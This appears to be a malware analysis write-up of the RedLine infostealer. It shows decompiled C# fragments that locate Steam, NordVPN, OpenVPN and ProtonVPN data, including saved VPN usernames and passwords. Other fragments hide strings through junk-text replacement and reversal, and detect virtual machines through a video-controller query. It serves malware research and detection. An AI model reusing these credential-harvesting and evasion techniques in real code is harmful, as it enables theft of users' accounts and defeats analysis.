
```
public override IEnumerable<Entity16> GetScanArgs()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {
            'S',
            'o',
            'f',
            't',
            'w',
            'a',
            'r',
            'e',
            '\\',
            'V',
            'a',
            'l',
            'v',
            'e',
            '\\',
            'S',
            't',
            'e',
            'a',
            'm'
        }));
```

## Scanning for VPV Programs

### NordVPN


As known that NordVPN is one of the most common third-party VPN providers, so Redline will look for its path and contained data through the path **“%USERPROFILE%\\AppData\\Local**”, filling it with ”WanaLife” as shown below which will be replaced and the string will be combined.

**“**%USE **WanaLife** RPROFILE%\\AppDa **WanaLife** ta\\L **WanaLife** ocal**”**
and he will search for NordVPN by adding “Def” word in between the word on NordVPN and to be replaced after that. As you can see in below scree.



```
public static List<Entity12> Find()
{
    List<Entity12> list = new List<Entity12>();
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USEWanaLifeRPROFILE%\
          \AppDaWanaLifeta\\LWanaLifeocal".Replace("WanaLife", string.Empty)), new string(new char[]
        {
            'N',
            'o',
            'D',
            'e',
            'f',
            'r',
            'd',
            'D',
            'e',
            'f',
            'V',
            'P',
            'N',
            'D',
            'e',
            'f'
        }).Replace("Def", string.Empty)));
```


Then he will search for the NordVPN.exe file, after that he will check for the username and password in the VPN
from that paths “'**//setting[@name=\\Username\\]/value'**” and “'**//setting[@name=\\Password\\]/value'**”.



```
DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]
{
    'N',
    'W',
    'i',
    'n',
    'o',
    'r',
    'd',
    'V',
    'W',
    'i',
    'n',
    'p',
    'n',
    '.',
    'e',
    'W',
    'i',
    'n',
    'x',
    'e',
    '*',
    'W',
    'i',
    'n'
}).Replace("Win", string.Empty));
```

## OpenVPN

Redline in that step, will check for user data in the following paths
**“%USERPROFILE%\\AppData\\Roaming”**
and **“OpenVPNConnect\\profiles”.**




```
public override IEnumerable<Entity16> GetScanArgs()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        list.Add(new Entity16
        {
            Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPFile.WriteROFILE%\\AppFile.WriteData\\RoamiFile.Writeng").Replace("File.Write", string.Empty), new string(new char[]
            {
                'O',
                'p',
                'H',
                'a',
                'n',
                'd',
                'l',
                'e',
                'r',
                'e',
                'n',
                'V',
                'P',
                'H',
                'a',
                'n',
                'd',
                'l',
                'e',
                'r',
                'N',
                ' ',
                'C',
                'o',
                'n',
                'H',
                'a',
                'n',
                'd',
                'l',
                'e',
                'r',
                'n',
                'e',
                'c',
                't'
            }).Replace("Handler", string.Empty) + "\\" + new string(new char[]
            {
                'p',
                'r',
                'o',
                'f',
                'i',
                'l',
                'e',
                's'
            })),
```

## ProtonVPN

In that step, Redline will search for all data related to ProtonVPN using two ways:

- Using in the following path **“%USERPROFILE%\\AppData\\Local\\ProtonVPN”.**
- Searching for it inversely using **reverse** function of **”onpv”** as in the below screen:




```
public override IEnumerable<Entity16> GetScanArgs()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        list.Add(new Entity16
        {
            Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPserviceInterface.ExtensionROFILE%\
              \ApserviceInterface.ExtensionpData\\LocaserviceInterface.Extensionl").Replace("serviceInterface.Extension", string.Empty),
              "ProldCharotonVoldCharPN".Replace("oldChar", string.Empty)),
            Id2 = new string("nSystem.CollectionspvoSystem.Collections*".Replace("System.Collections", string.Empty).Reverse<char>
              ().ToArray<char>()),
            Id3 = false
        });
    }
```

# Defense evasion

## Checking Video Controller


Redline uses the below query to check the OS environment if he is running in VM.
He uses “**SELECT * FROM Win 32_VideoController**” through an obfuscated way by adding a word of “**System.Linq**” during the query and then remove it using the function “**replace”**.



```
public static List<Entity3> GetGraphicCards()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("roSystem.Linqot\
          \CISystem.LinqMV2".Replace("System.Linq", string.Empty), "SELSystem.LinqECT * FRSystem.LinqOM
          WinSystem.Linq32_VideoCoSystem.Linqntroller".Replace("System.Linq", string.Empty)))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        if (num > 0u)
                        {
                            list.Add(new Entity3
                            {
                                Id1 = (managementObject["Name"] as string),
                                Id2 = num.ToString(),
                                Id3 = Entity14.Id2
                            });
                        }
                    }
```

## Getting screen scaling

Redline will try to get the window screen scale and graphics details, also the details of the physical screen.
Using “**gdi32, GetDeviceCaps”** as shown below, he’s filling them with junk data which will be replaced.
“g **asdl94ja;s** di **asdl94ja;s** 32” and “G **asdl94jlajsd** etDev **asdl94jlajsd** icecap **asdl94jlajsd** s”



```
public static double GetWindowsScreenScalingFactor(bool percentage = true)
{
    Graphics graphics = Graphics.FromHwnd(IntPtr.Zero);
    IntPtr hdc = graphics.GetHdc();
    GdiHelper.GetCapsDelegate @delegate = NativeHelper.GetDelegate<GdiHelper.GetCapsDelegate>(NativeHelper.GetProcAddress
      (NativeHelper.LoadLibrary("gasdl94ja;sdiasdl94ja;s32".Replace("asdl94ja;s", string.Empty)),
      "Gasdl94jlajsdetDevasdl94jlajsdiceCapasdl94jlajsds".Replace("asdl94jlajsd", string.Empty)));
    int num = @delegate(hdc, 10);
    double num2 = Math.Round((double)@delegate(hdc, 117) / (double)num, 2);
    if (percentage)
    {
        num2 *= 100.0;
    }
    graphics.ReleaseHdc(hdc);
    graphics.Dispose();
    return num2;
}
```

## File System Changes

Here’s a table of file system changes that happens once Redline.exe run.

| Process | Operation | Registry Path |
|---|---|---|
| **Redline.exe** | **RegOpenKey** | HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options |
| | | HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options |
| | | HKCU\Control Panel\Desktop\MuiCached\MachineLanguageConfiguration |
| | | HKLM\System\CurrentControlSet\Control\MUI\Settings\LanguageConfiguration |
| | | HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\AppLaunch.exe |
| | **CreateFile** | C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe |

## Yara Rules

You can find yara_rules of redline malware in below link:

https://github.com/MustafaHussien/MalwareAnalysis0x01/blob/main/Red Line.yar